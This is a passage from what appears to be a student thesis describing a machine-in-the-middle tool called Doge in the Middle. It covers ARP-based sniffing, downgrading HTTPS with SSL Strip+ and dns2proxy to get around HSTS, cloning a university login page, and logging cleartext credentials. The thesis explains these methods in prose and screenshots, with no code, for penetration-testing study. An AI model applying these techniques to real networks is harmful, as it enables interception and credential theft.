


Figure 63 Password sniffed from a web

In this case, we can see that the target has an account in vulnweb.com named admin with admin as a password.

6.2.5.HTTPS Sniffing

As talked in chapter 5.2.2, HTTP and HTTPS connections are not the same. The encryption that HTTPS uses may be a problem for the HTTP sniffer since the information that will get is encrypted information. Without the certificate, that information is useless. To avoid this, the program will use a “workaround” to downgrade the HTTPS to HTTP connections. Those modules are allocated in the ext folder.

6.2.5.1 Downgrade HTTPS with SSL Strip+ and DNS2Proxy

SSL Strip+ attack is the reversion done by Leonardo NVE from the original SSL Strip attack from Moxie Marlinspike. This attack consists of two modules, the dns2proxy and the ssltrip+ module. The basis here is that an attacker will take advantage of the HTTP redirections to https and vice-versa. When the program detects an HTTP redirection it changes the URL in a way the redirection leads to a cloned webpage "on the fly" of the original one. Doing this, an attacker downgrades the encryption of the site making it clear to read it. The user sees an exact copy of the original page, except for the URL and the HTTP flag. The module of dns2proxy redirects the DNS (Domain Name Solver) from the original site to the spoofed site. This can be configured in the spoof.cfg file, where an attacker specifies the original URL and the attacker IP.

Since most of the webpages have HSTS enabled, SSL Strip+ make little changes in the original URL to don't trigger the HSTS protection. This attack only works if the website does not have HSTS protection or if it is the first time the user interacts with the website (even with HTST protection).

In the main program, the sslstrip attack can be triggered by the sniffer module




Figure 64 SSL Strip option in Sniffer module

This module runs two different modules: dns2proxy.py and sslstrip.py that are triggered at the beginning of the attack. Both modules run parallel from the main program.




Figure 65 Starting SSL Strip

When the attacks are over, it can kill the ditm program with the combination ctrl+c. That triggers a function called close() that closes every module that was active in the background and restore the original values of the machine. This way the program did not leave behind “zombie” processes. All the traffic is redirected to SSL_Strip_Log_<date>.txt where the date is the exact hour when the script was selected. Inside the log file, there is all the information sniffed. The SSL Strip attack can also be stopped by selecting it again from the sniffer module




Figure 66 Manual closing of SSL Strip

For the complexity of the method, the SSL Strip attack cannot be displayed as the normal HTTP was. The amount of information displayed would result in missing the important.

This example shows the effect of the SSL Strip module over a system. The targeted domain was upc.edu and tested over atenea.upc.edu.




Figure 67 Spoofed atenea web page

As we can see, the module has changed the URL to avoid the HSTS protection. This also sets the Non-secure flag to the page, as the spoofed one is an HTTP. The rest of the page is cloned to https://atenea.upc.edu




Figure 68 Original atenea web page

The module also clones the subdomains, like sso.upc.edu. A user can log in to the page.




Figure 69 Cloned UPC web login

And see it like it was the HTTPS version:




Figure 70 Spoofed atenea main page

Meanwhile, the attacker is logging everything the victim does, even the login page, now in HTTP. This means the passwords are transferred through the proxy in cleartext. They are in the log file




Figure 71 Clear text credentials

7. CONCLUSIONS AND FUTURE WORK

Some of the tools that today will be useful, tomorrow will not. Like yesterday tools do not work today. Security is becoming slowly part of the IT process and this is speeding up all the materials and tools. After all this research about Machine in the Middle attacks, I've seen "obsolete" material from 10 years ago that in some way is still useful for penetration testing.

A Linux application, Doge in the Middle, has been developed with Python to perform a Machine in the Middle attack which allows network discovering, ARP spoofing, HTTP, and HTTPS packaging sniffing. This application has been tested in real environments and proofed that it works as expected.

For future work in Doge in the Middle has a lot of functionalities and fixes pending. An analyzer for the output of the sslstrip attack that shows automatically the interesting data, a better interface for the user, manual assignation from the main program about the domains who will be spoofed in the sslstrip attack, some autocompletion on ARP spoofing attack, or a fully functional CLI mode for the users who don't like the graphical environment are some of them. Also, add some new tools like sslsniff. Finally, Doge in the Middle should be tested on a credit-card computer, like Raspberry pi, to check its performance.

8. BIBLIOGRAPHY

Books.

Diogenes, Y, Ozkata, E, "Cybersecurity - Attack and Defense Strategies" (Packt 2018)

Tanner, N.H , "Cybersecurity Blue Team Toolkit" (Wilet 2019)

Sharma, H, Harpreet, S "Hands-On Red Team Tactics" (Packt 2018)

Najera-Gutierrez,G , "Kali Linux Web Penetration Testing Cookbook - Second Edition" (Packt 2018)

Kumar Velu, V, Beggs, R , "Mastering Kali Linux for Advanced Penetration Testing - Third Edition" (Packt 2019)

Information:

https://www.unir.net/ingenieria/revista/noticias/red-blue-purple-team-ciberseguridad/549204773062/

https://github.com/byt3bl33d3r

https://github.com/moxie0

https://github.com/LeonardoNve

Quotes:

Phishing attacks in 2019 - https://www.proofpoint.com/us/security-awareness/post/verizons-2019-dbir-phishing-top-threat-action